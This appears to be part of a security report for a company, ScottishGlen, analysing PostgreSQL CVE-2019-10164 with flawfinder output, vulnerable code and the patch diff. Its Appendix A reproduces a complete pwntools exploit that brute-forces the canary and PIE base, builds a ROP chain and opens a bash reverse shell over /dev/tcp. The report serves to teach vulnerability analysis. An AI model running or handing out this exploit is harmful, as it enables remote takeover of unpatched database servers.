
By scanning the source code, flawfinder will pinpoint any security-sensitive function calls and provide a risk assessment based on the CWE (Common Weakness Enumeration) classifications, along with recommendations for addressing the identified issues. The results generated by flawfinder would allow ScottishGlen's development team to proactively address any potential vulnerabilities and ensure that the authentication module is robust and secure against possible cyber threats. In this case flawfinder managed to locate the line of code which was vulnerable and linked it with CWE-120 which closely relates to the CWE-119 which is targeted in this report, (Figure 10, 11):



```
Final Results

• auth-scram.c:130: [2] (buffer) char: Statically-sized arrays can be improperly restricted, leading to potential overflows or other issues (CWE-119!/CWE-120
  that limit length, or ensure that the size is larger than the maximum possible length.
• auth-scram.c:387: [2] (buffer) char: Statically-sized arrays can be improperly restricted, leading to potential overflows or other issues (CWE-119!/CWE-120
  that limit length, or ensure that the size is larger than the maximum possible length.
• auth-scram.c:647: [2] (buffer) char: Statically-sized arrays can be improperly restricted, leading to potential overflows or other issues (CWE-119!/CWE-120
  that limit length, or ensure that the size is larger than the maximum possible length.
• auth-scram.c:971: [2] (buffer) char: Statically-sized arrays can be improperly restricted, leading to potential overflows or other issues (CWE-119!/CWE-120
  that limit length, or ensure that the size is larger than the maximum possible length.
• auth-scram.c:1064: [2] (buffer) memcpy: Does not check for buffer overflows when copying to destination (CWE-120). Make sure destination can always ho
• auth-scram.c:1074: [2] (buffer) memcpy: Does not check for buffer overflows when copying to destination (CWE-120). Make sure destination can always ho
• auth-scram.c:292: [1] (buffer) strlen: Does not handle strings that are not \0-terminated; if given one it may perform an over-read (it could cause a crash if
• auth-scram.c:372: [1] (buffer) strlen: Does not handle strings that are not \0-terminated; if given one it may perform an over-read (it could cause a crash if
• auth-scram.c:445: [1] (buffer) strlen: Does not handle strings that are not \0-terminated; if given one it may perform an over-read (it could cause a crash if
• auth-scram.c:446: [1] (buffer) strlen: Does not handle strings that are not \0-terminated; if given one it may perform an over-read (it could cause a crash if
• auth-scram.c:523: [1] (buffer) strlen: Does not handle strings that are not \0-terminated; if given one it may perform an over-read (it could cause a crash if
• auth-scram.c:524: [1] (buffer) strlen: Does not handle strings that are not \0-terminated; if given one it may perform an over-read (it could cause a crash if
• auth-scram.c:532: [1] (buffer) strlen: Does not handle strings that are not \0-terminated; if given one it may perform an over-read (it could cause a crash if
• auth-scram.c:534: [1] (buffer) strlen: Does not handle strings that are not \0-terminated; if given one it may perform an over-read (it could cause a crash if
• auth-scram.c:539: [1] (buffer) strlen: Does not handle strings that are not \0-terminated; if given one it may perform an over-read (it could cause a crash if
• auth-scram.c:541: [1] (buffer) strlen: Does not handle strings that are not \0-terminated; if given one it may perform an over-read (it could cause a crash if
• auth-scram.c:879: [1] (buffer) strlen: Does not handle strings that are not \0-terminated; if given one it may perform an over-read (it could cause a crash if
• auth-scram.c:880: [1] (buffer) strlen: Does not handle strings that are not \0-terminated; if given one it may perform an over-read (it could cause a crash if
• auth-scram.c:881: [1] (buffer) strlen: Does not handle strings that are not \0-terminated; if given one it may perform an over-read (it could cause a crash if
• auth-scram.c:910: [1] (buffer) strlen: Does not handle strings that are not \0-terminated; if given one it may perform an over-read (it could cause a crash if
• auth-scram.c:914: [1] (buffer) strlen: Does not handle strings that are not \0-terminated; if given one it may perform an over-read (it could cause a crash if
```


Figure 10: flawfinder HTML report segment



```
538
539         if (pg_b64_dec_len(strlen(serverkey_str) != SCRAM_KEY_LEN))
540                 goto invalid_verifier;
541         decoded_len = pg_b64_decode(serverkey_str, strlen(serverkey_str),
542                                                                 (char *) server_key);
543         if (decoded_len != SCRAM_KEY_LEN)
544                 goto invalid_verifier;
545
546         return true;
547
```

Figure 11: The vulnerable line of code in PostgreSQL v10.4

Finally, it is possible to observe how PostgreSQL patched the vulnerability by searching the postgre GitHub repository with "CVE-2019-10164" and examining the "commits" section. The solution was done by implementing memcpy() function that was mentioned in the Section 3.4, (Figure 12):



```
-       if (pg_b64_dec_len(strlen(serverkey_str) != SCRAM_KEY_LEN))
-               goto invalid_verifier;
+       decoded_server_buf = palloc(pg_b64_dec_len(strlen(serverkey_str)));
        decoded_len = pg_b64_decode(serverkey_str, strlen(serverkey_str),
-                                                                   (char *) server_key);
+                                                                   decoded_server_buf);
        if (decoded_len != SCRAM_KEY_LEN)
                goto invalid_verifier;
+       memcpy(server_key, decoded_server_buf, SCRAM_KEY_LEN);
```

Figure 12: CVE-2019-10164 patch

PostgreSQL development team used the memcpy() function to effectively strip decoded_server_buf variable by setting the bounds of the buffer to 32 bytes limit and assigned it to the the server_key variable which prevents the exploit because the attacker is no longer able to overwrite the memory stack beyond the specified bounds. By implementing this bounds checking mechanism, PostgreSQL effectively mitigated the risk of a stack-based buffer overflow vulnerability in the auth-scram.c file. This demonstrates the effectiveness of input Bounds Checking as a solution for ScottishGlen's software security concerns.

4.3 IMPLEMENTATION CONCLUSION

In light of this example, ScottishGlen's development team should carefully review their code for similar vulnerabilities and implement appropriate bounds checking mechanisms to prevent potential exploitation of such weaknesses. Regularly using tools like flawfinder can significantly aid in identifying and addressing security-sensitive issues in the codebase, ensuring that the software remains robust and secure against an evolving landscape of cyber threats. By adopting secure coding practices, including input Bounds Checking and continuous staff training, ScottishGlen can build a strong foundation for its software security and effectively protect its systems from potential cyber-attacks.

REFERENCES

Common weakness enumeration, CWE-119: Improper Restriction of Operations within the Bounds of a Memory Buffer, MITTRE's CWE. Available at: https://cwe.mitre.org/data/definitions/119.html (Accessed: March 14, 2023).

CVE-2019-10164 (2019) MITTRE's CVE. Available at: https://cve.mitre.org/cgi-bin/cvename.cgi?name=2019-10164 (Accessed: March 14, 2023).

Security information and list of CVEs (no date) PostgreSQL. Available at: https://www.postgresql.org/support/security/ (Accessed: March 14, 2023).

PostgreSQL development team (2019) CVE-2019-10164, PostgreSQL. Available at: https://www.postgresql.org/support/security/CVE-2019-10164/ (Accessed: March 14, 2023).

MinatoTW (2021) CVE-2019-10164_exploit.py, GitHub. Available at: https://gist.github.com/MinatoTW/5ff694d41058d2f589a292fdff210cf7/revisions (Accessed: March 14, 2023).

Postgres (2017) Postgres/auth-scram.c at REL_10_4 · postgres/postgres, GitHub. Available at: https://github.com/postgres/postgres/blob/REL_10_4/src/backend/libpq/auth-scram.c (Accessed: March 14, 2023).

Postgres (no date) Fix buffer overflow when parsing scram verifiers in backend · postgres/postgres@09ec55b, GitHub. Available at: https://github.com/postgres/postgres/commit/09ec55b933091cb5b0af99978718cb3d289c71b6 (Accessed: March 14, 2023).

Synopsys Development Team (2021) How to detect, prevent, and mitigate buffer overflow attacks, Application Security Blog. Available at: https://www.synopsys.com/blogs/software-security/detect-prevent-and-mitigate-buffer-overflow-attacks/ (Accessed: March 14, 2023).

Appendices

Appendix A:

```
from pwn import *
import threading

alter = "ALTER ROLE test PASSWORD 'SCRAM-SHA-
256$4096:UrxBRgDElbaS4iwfRzn59g==$SErsniXa5gEr03cXhcFPLSM4C/22IKTJ9emThT+wPrM=:{}';"

def authenticate():
    init =
unhex("00000050000300007573657200706f737467726573006461746162617365007465737400617070
6c69636174696f6e5f6e616d65007073716c00636c69656e745f656e636f64696e67005554463800
00")

    r.send(init)
    resp = r.recv(1024)

    salt = resp[-4:]
    shadow_pass = b"32e12f215ba27cb750c9e093ce4b5127"

    enc_hash = hashlib.md5(shadow_pass + salt).hexdigest()
    log.debug(f"Response hash: {enc_hash}")

    auth = "\x70\x00\x00\x00\x28"
    auth+= "md5"
    auth+= enc_hash + "\x00"

    r.send(auth)
    resp = r.recv(1024)
    if resp[5:9] == b"\x00" * 4:
        log.debug("Authentication successful")
    else:
        log.error("Authentication failed")

def sendQuery(query):
    data = b"Q"
    data += p32(len(query) + 5, endianness = "big")
    data += query.encode()
    data += b"\x00"
    r.send(data)
    return r.recvS(timeout = 1)

def brute(data, p):
    global r
    for i in range(0, 256):
        r = remote("127.0.0.1", 5432, level = 'error')
        authenticate()
        payload = b"A" * 72 + data + bytes([i])
        p.status(hexdump(data + bytes([i]), width=8))
        query = alter.format(b64e(payload))
        try:
            sendQuery(query)
            r.close()
            return bytes([i])
        except EOFError:
            r.close()
            sleep(1)
            continue

def getCanary():
    global canary
    with log.progress('') as p:
        for i in range(7):
            p.status(hexdump(canary, width=8))
            canary += brute(canary, p)

def brutePIE(data, p):
    global r
    for i in range(0x00, 256):
        r = remote("127.0.0.1", 5432, level = 'error')
        authenticate()
        payload = b"A" * 72 + canary + b"B" * 40 + data + bytes([i])
        p.status(hexdump(data + bytes([i]), width=8))
        query = alter.format(b64e(payload))
        try:
            if "MemoryContextAlloc" in sendQuery(query):
                return bytes([i])
            else:
                r.close()
        except:
            r.close()
            sleep(1)
            continue

def getPIE():
    global pieleak
    with log.progress('') as p:
        for i in range(7):
            p.status(hexdump(pieleak, width=8))
            pieleak += brutePIE(pieleak, p)

rebase = lambda address : p64(address + base)

def buildChain():
    '''
    0x00000000001cf094: mov qword ptr [rsi], rdi; ret;
    '''
    mov_rsi_rdi = rebase(0x00000000001cf094)


    '''
    0x00000000000c55cd: pop rdi; ret;
    '''
    pop_rdi = rebase(0x00000000000c55cd)


    '''
    0x00000000000f9731: pop rsi; ret;
    '''
    pop_rsi = rebase(0x00000000000f9731)
    '''
    0x000000000002ebffc: ret;
    '''
    ret = rebase(0x000000000002ebffc)

    cmd = b"/bin/bash -c '/bin/bash -i >& /dev/tcp/127.0.0.1/4444 0>&1'"
    bss = 0x6fc000
    system = 0xaa330
    chain = b''

    for i in range(0, len(cmd), 8):
        chain += pop_rsi + rebase(bss + i)
        chain += pop_rdi + cmd[i:i+8].ljust(8, b"\x00")
        chain += mov_rsi_rdi

    chain += pop_rdi + rebase(bss)
    chain += ret
    chain += rebase(system)
    return chain

def execChain():
    global r
    r = remote("127.0.0.1", 5432, level = 'error')
    authenticate()
    chain = buildChain()
    payload = b"A" * 72 + canary + b"B" * 40 + chain
    query = alter.format(b64e(payload))
    try:
        sendQuery(query)
    except:
        return

if __name__ == "__main__":
    r = None
    canary = b"\x00"
    pieleak = b"\xe0"
```

```
log.info("Leaking canary")
getCanary()
log.success(f"Leaked canary: {canary.hex()}")

log.info("Leaking PIE address")
getPIE()
log.success(f"Leaked PIE Address: 0x{pieleak[::-1].hex()}")

base = u64(pieleak) - 0x290ce0
log.success(f"Base address: {hex(base)}")

log.info("Sending ROP chain")
t = threading.Thread(target=execChain, args=[])
t.start()
l = listen("4444")
l.wait_for_connection()
l.interactive()
l.close()
```